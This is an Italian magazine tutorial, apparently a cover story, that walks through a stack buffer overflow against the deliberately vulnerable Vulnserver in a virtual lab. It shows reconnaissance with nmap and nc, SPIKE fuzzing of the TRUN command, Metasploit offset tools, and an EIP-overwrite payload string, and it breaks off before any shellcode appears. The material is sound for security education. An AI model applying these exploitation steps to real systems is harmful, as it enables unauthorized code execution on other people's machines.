
A cura di
Vincenzo Digilio
ICT Security Manager
& Co-founder
di Cyber Division

Diventare root bucando la memoria

Vediamo passo passo come fanno i pirati a ottenere di nascosto l'accesso a Windows ingannandolo con il buffer overflow



Daniele Raineri
https://www.facebook.com/pages/category/Author/Daniele-Raineri-Art-107542169359264/

Il lupo

L'argomento portante di questo articolo è il **Buffer Overflow**. Detto anche "Buffer Overrun", è una condizione di errore che si verifica quando i dati in ingresso straripano in parti di memoria circostanti. Usando un gergo più tecnico, il Buffer Overflow si verifica quando la stringa in input risulta più grande del buffer dove dovrebbe essere immagazzinata l'informazione. Questo porta alla sovrascrittura delle zone di memoria adiacenti al buffer, corrompendo e sovrascrivendo i dati di quel determinato settore. Spesso l'overflow produce un crash dell'applicazione, ma crea l'opportunità per l'attaccante di eseguire del codice arbitrario. Vediamo come viene utilizzata questa tecnica, simulando l'attacco vero e proprio.

PARTE I - PREPARAZIONE DELLO SCENARIO

Lavoreremo con delle macchine virtuali. Quindi procuriamoci l'ambiente di virtualizzazione **VirtualBox** (*www.virtualbox.org*). Poi scarichiamo la macchina virtuale "attaccante", **Kali Linux** (*www.kali.org/downloads/*), che dovrà avere indirizzo IP pari a 192.168.178.42. Infine ci serve una macchina virtuale "vittima", **Windows 10 64bit**, con IP 192.168.178.38. Per recuperare l'immagine ISO di Windows 10 dobbiamo usare **Media Creation Tool** di Microsoft (*http://bit.ly/hj247_mediacreation*). La simulazione prevede che sulla nostra macchina "vittima" sia installata un'applicazione vulnerabile a questo tipo di attacco. L'applicazione vulnerabile al buffer overflow, da installare sulla macchina Windows 10 si chiama **Vulnserver** e la troviamo all'URL *www.thegreycorner.com/p/vulnserver.html*. Avremo anche bisogno dell'**Immunity Debugger**, da scaricare e installare sempre sulla nostra macchina vittima, e lo troviamo all'URL *www.immunityinc.com/products/debugger/*.

PARTE II - STACK

Durante l'esecuzione di un programma, la memoria del nostro calcolatore viene allocata per il suo utilizzo.
Una parte di essa viene strutturata per il cosiddetto **Stack** che può essere suddiviso in quattro parti **[figura #1]**:

1 ESP - Extended Stack Pointer: indirizzo della locazione di memoria al TOP dello stack;
2 Buffer Space
3 EBP - Extended Base Pointer: lo stack viene continuamente allocato e deallocato, il nostro registro EBP punta alla prima locazione di memoria;
4 EIP - Extended Istruction Pointer: controlla il flusso del programma in esecuzione, puntando alla successiva istruzione da eseguire.




figura #1

COS'È IL BUFFER OVERFLOW?

"[..] immaginate di portare talmente tante persone a una festa da costringere il proprietario di casa a far spazio in un'altra stanza della sua casa, pur di farcele stare tutte. E voi, nel nuovo spazio vacante venutosi a creare, ci scavate un bel tunnel sotterraneo sino a casa vostra. (Demain Kurt)".

NULLA È CIÒ CHE SEMBRA

"Il Lupo". Quando per la prima volta ho letto il titolo di questo terzo capitolo, ho creduto che il protagonista del "manifesto" si riferisse a sé stesso. In realtà, come il libro stesso spesso mostra tra le sue pagine, nulla è ciò che sembra.
Ogni giorno ci confrontiamo ed osserviamo il mondo secondo il nostro punto di vista soggettivo, condizionati dalle nostre esperienze. Eppure quella stessa realtà che per noi è così chiara e ovvia, per altri potrebbe essere oscura. È davvero possibile definire qualcosa in maniera univoca, dare una connotazione unica a qualcosa? Basandosi su dati oggettivi, certo. Ma spesso, quei dati non dipendono proprio da chi li osserva?
Pensiamo a una semplice interfaccia di login. C'è chi la guarda e vede un campo da compilare con i propri dati e chi, invece, una potenziale occasione per violare il sistema usando la tecnica di Buffer Overflow!

COVER STORY: Buca la memoria




figura #2




figura #3

Immaginiamo ora di avere dinanzi la nostra interfaccia di login, vulnerabile al buffer overflow, e di riempire lo spazio dedicato al "nome utente" con una serie di lettere "A". Trattandosi di un'applicazione vulnerabile, se continuiamo a inserire lettere "A" nel campo "nome utente", si verificherà uno "straripamento" dei dati in ingresso nelle zone di memoria adiacenti. Il risultato sarà una sovrascrittura dei registri EBP ed EIP **[figura #2]**.

PARTE III - IL WORKFLOW D'ATTACCO

Possiamo pensare, per comodità, di suddividere il nostro attacco in sette fasi: Spiking; Fuzzing; The Offset; Overwriting EIP; Bad Characters; Finding Module; Shell Script.

PARTE IV - SPIKING

Accediamo alla macchina vittima e lanciamo la nostra applicazione vulnerabile, facendo doppio click su **vulnserver.exe**. Si aprirà la shell dell'applicazione **[figura #3]**. Apriamo anche l'Immunity Debugger, facendo **Attach** dell'applicazione. In questo modo, potremo seguire tutto ciò che avviene in memoria durante l'esecuzione. Clicchiamo quindi su **File** in alto a sinistra e selezioniamo la voce **Attach**. Si aprirà una finestra per scegliere l'applicazione da "collegare", sceglieremo la nostra "vulnserver". Apparirà il codice dell'applicazione e la sua allocazione in memoria. Il programma è in stato di attesa, come suggerisce la scritta **Paused** evidenziata in giallo che appare in basso a destra nell'interfaccia di Immunity Debugger. Clicchiamo sul triangolo simile al tasto **Play** (nella barra in alto), per continuare l'avvio dell'applicazione. Vedremo che lo stato verrà modificato da Paused a **Running**.

Ora, lasciamo per un attimo la "vittima" e spostiamoci sulla nostra macchina "attaccante" Kali Linux. Iniziamo con una banale ricognizione sul nostro target, utilizzando il comando

```
nmap 192.168.178.38.
```

Oltre ai consueti servizi esposti da Windows, vi è la nostra applicazione vulnerabile che espone i servizi attraverso la porta 9999/tcp (nome del servizio: **abyss**). Apriamo un secondo terminale e digitiamo

```
nc -nv 192.168.178.39 9999
```

Così facendo, stabiliremo una connessione attraverso il nostro programma vulnserver, utilizzando la porta 9999 per scoprire che cosa sia questo servizio abyss. Ad accoglierci, un messaggio di benvenuto che suggerisce di scrivere **HELP** per saperne di più. Digitandolo, noteremo che l'applicazione vulnserver accetta diversi comandi. Il nostro obiettivo a questo punto è capire quali di essi è vulnerabile all'attacco di buffer overflow. Apriamo un terzo terminale e digitiamo il comando **generic_send_tcp**, dando Invio. Vedremo l'output in **[figura #4]**. Analizzando assieme la sintassi del comando, vediamo che:

- **generic_send_tcp**: è il nome del comando
- **host**: IP della vittima e porta
- **spike_script**: indica la necessità di un script **.spk**
- **SKIPVAR** e **SKIPSTR**: da settare entrambi al valore 0.

L'unica cosa che ancora non abbiamo, quindi, è il nostro spike_script. Andiamo quindi a creare questo script: da una finestra "terminal" già aperta, digitiamo vi code.spk e inseriamo il seguente codice:

```
Usage: ./generic_send_tcp host port spike_script SKIPVAR SKIPSTR
./generic_send_tcp 192.168.1.100 701 something.spk 0 0
```

figura #4

Questa è la terza puntata della serie di articoli che traggono spunto dal libro/manifesto The Fallen Dreams

```
s_readline();
s_string("STATS");
s_string_variable("0");
```

Salviamo e usciamo, digitando **:wq**. Analizziamo queste tre semplici righe di codice: la prima istruzione legge una riga; la seconda prende una stringa di testo, in questo caso **STATS** (che è uno dei comandi accettato da vulnserver); la terza invia "una variabile". Una volta immesso il nostro script (**code.spk**) all'interno del comando generic_send_tcp, un ingente ed eccessivo numero di variabili verrà inviato al programma con l'intento di farlo crashare o provocare un risultato anomalo.

```
generic_send_tcp 192.168.178.38 9999 code.spk
0 0
```

Immediatamente dopo aver premuto Invio, il comando inizierà a inviare una serie di richieste al vulnserver, attraverso la porta 9999, comando STATS, con l'invio di molteplici caratteri in loop. In **[figura #5]** osserviamo cosa è accaduto alla vittima attraverso l'Immunity Debugger.

L'applicazione è rimasta nello stato "Running" e non è emersa alcuna anomalia. Ma proviamo a cambiare il comando con cui inviamo l'overflow di variabili. Editiamo il nostro spike script, inserendo al posto di STATS il comando **TRUN**. Usciamo, salviamo e rilanciamo:


```
generic_send_tcp 192.168.178.38 9999 code.spk
0 0
```

Torniamo ora al nostro Immunity Debugger e vediamo cosa è accaduto. Il risultato è molto diverso. Il programma è passato in stato di "Paused" e ha registrato un "Access violation" **[figura #6]**. Inoltre i registri sono completamente sovrascritti da una serie di lettere "A" **[figura #7]**.

PARTE V - FUZZING

Ciò che adesso dobbiamo riuscire a capire è: quando avviene il buffer overflow? Abbiamo scoperto che l'istruzione TRUN è vulnerabile a questa tecnica. Quindi, richiamando il comando e dandogli un numero "n" di caratteri (nel nostro esempio le lettere "A"), il programma crasha. Ma qual è il numero esatto di lettere "A" da inserire per farlo crashare? In altre parole, a che punto avviene il crash? La risposta è di fondamentale importanza, poiché il nostro obiettivo è quello di manipolare il flusso del programma in modo da poterlo controllare.
Nel nostro programma il fulcro del controllo passa dal registro **EIP** (Extend Instruction Pointer) che ne

figura #5






figura #6




figura #7

controlla l'esecuzione e punta alla prossima istruzione da eseguire. Alla luce di questa nuova considerazione, potremmo riformulare la domanda in maniera più precisa: qual è il numero di lettere "A" da inserire per arrivare a sovrascrivere (in memoria) i registri sino all'EIP? Si tratta di individuare il nostro "offset". Cominciamo scrivendo uno script in Python e riprodurre il crash. Il listato dello script lo troviamo all'URL *https://pastebin.com/4QE4tycm*. Una volta scritto lo script (chiamiamolo **f1.py**), gli assegneremo i permessi d'esecuzione con il comando

```
chmod +x f1.py
```

Torniamo sulla nostra macchina vittima, chiudiamo l'Immunity Debugger, avviamo l'applicazione vulnserver e riapriamo l'Immunity agganciando l'applicazione come fatto prima. Ricordiamoci di premere il tasto Play, altrimenti il programma rimarrà in pausa. Adesso avviamo il nostro script, facendo attenzione a terminarlo con Ctrl+c una volta che l'applicazione sarà crashata (l'Immunity Debugger darà l'errore che abbiamo già visto, mettendo in pausa l'esecuzione) avviamo lo script: **./f1.py**. Come si vede in **[figura #8]**, l'Access violation avviene circa a 2100 byte. Ci stiamo avvicinando, ma non conosciamo ancora l'offset preciso.

PARTE VI - THE OFFSET

Per identificare in maniera precisa l'offset può rivelarsi utile un tool di metasploit: **pattern_create.rb**. Locato nel folder **/usr/share/metasploit-framework/tools/exploit**, ci consente di creare una lista di caratteri di "buzzing" per identificare l'esatto offset. Abbiamo precedentemente detto che il crash avviene a circa 2100 byte, quindi l'offset dovrà necessariamente essere all'interno di questo range. Creiamo quindi un pattern di tale lunghezza:

```
./pattern_create.rb -l 2100
```

Il risultato è visibile all'URL *https://pastebin.com/016GgdZY*. Adesso non avremo più bisogno di un loop che saturi incrementalmente il comando TRUN di lettere "A", ma conoscendo "la lunghezza" di caratteri entro cui avviene il crash, basterà modificare il nostro script in Python come si vede all'URL *https://pastebin.com/g3cWe88j*. Ora torniamo sulla macchina Windows e riavviamo il vulnserver e il debugger, come già fatto, e premiamo su Play/Run. Torniamo poi sulla macchina Kali e avviamo il nostro script appena modificato: **./o2.py**. Sulla macchina vittima, avverrà il crash. Tuttavia, questa volta, il registro EIP non conterrà più le lettere "A", ma il valore 386F4337 **[figura #9]**. Utilizzando questo valore e un nuovo tool di metasploit, potremo infine identificare con precisione l'offset. Il tool si trova sempre al medesimo percorso: **/usr/share/metasploit-framework/tools/exploit**. La sintassi del comando è: **./pattern_offset.rb "la lunghezza del pattern utilizzato" "il nuovo valore contenuto nel registro EIP"**:




figura #8

figura #9

```
EIP 386F4337

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 3F3000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
./pattern_offset.rb -l 2100 -q 386F4337
```

Così, otterremo il nostro offset: 2003 **[figura #10]**!

PARTE VII - OVERWRITING THE EIP

Verifichiamo che 2003 sia effettivamente la lunghezza esatta del nostro offset, testando che i quattro byte successivi sovrascrivano il registro EIP. Per farlo, ricorriamo sempre al nostro script e riscriviamo la stringa in questo modo:

```
shellcode = "A" * 2003 + "B" * 4
```

Saturiamo l'offset di lettere "A" e, giunti al registro EIP, lo sovrascriviamo con quattro lettere "B" (vedi listato all'URL *https://pastebin.com/3uaTRAjP*). Riavviamo l'Immunity Debugger e il vulnserver, con l'ormai consueto processo, ed eseguiamo lo script come abbiamo fatto in precedenza (sulla macchina Kali). Pochi secondi dopo l'avvio dello script si verificherà il crash **[figura #11]**. Possiamo quindi affermare (come evidenziato nell'immagine) di controllare il registro EIP, avendolo sovrascritto con "42 42 42 42". In ASCII la codifica della lettera "B" è proprio 42: il registro EIP contiene 4 lettere "B".

PARTE VIII - BAD CHARACTERS

Ora che controlliamo il flusso d'esecuzione del programma vulnerabile, dobbiamo essere certi che il nostro payload non crashi a causa di caratteri non "tollerati/incompatibili" con l'applicazione. La prima cosa da fare sarà, quindi, procurarsi una lista di **bad characters**. Per farlo basterà googlare "bad characters" per ottenerne una lista completa. Inseriamoli adesso nel nostro script modificandolo come visibile all'URL *https://pastebin.com/X1NXbKLB*. Rieseguiamo la procedura di crash dell'applicazione. Ciò che dobbiamo fare è controllare che in memoria ci sia tutta la sequenza del buffer di "badchars" inviata. Se all'interno della memoria il normale flusso di informazioni viene omesso o alterato, il carattere non presente nel dump sarà quello responsabile del crash. In altre parole, la prima riga del nostro buffer è:

```
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\
x0c\x0d\x0e\x0f\x10\x11\x12\
```

Quindi, controlliamo che in memoria sia presente in maniera identica: all'interno dell'Immunity Debugger, clicchiamo con il tasto destro del mouse in corrispondenza del registro ESP e selezioniamo **Follow in Dump**. In basso a sinistra, dovremmo vedere gli stessi caratteri inseriti nel buffer **[figura #12]**. Non essendoci alterazioni nella sequenza, l'unico carattere da escludere sarà null /x00/.

PARTE IX - FINDING THE RIGHT MODULE

Ricapitolando le nostre azioni, ora abbiamo:
1 lo spazio in memoria per allocare il nostro shellcode, accessibile attraverso il registro ESP;
2 il controllo del registro EIP (con le quattro "B", 42424242);
3 verificato i "bad characters".
Ora dobbiamo trovare un modo per far sì che nel momento del crash dell'applicazione, il flusso di esecuzione del programma venga indirizzato al nostro payload, allocato all'indirizzo di memoria contenuto nel registro ESP. Teoricamente non dovremmo far altro che sostituire le quattro "B" che sovrascrivono il registro EIP con l'indirizzo di memoria contenuto nel registro ESP al momento del crash. Tuttavia, il valore di ESP cambia da crash a crash. Rimane, però, un'altra via: durante il processo d'esecuzione di un'applicazione, essa non viene

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb -l 2100 -q 386F4337
[*] Exact match at offset 2003
```

figura #10

COVER STORY: Buca la memoria

figura #11





figura #12



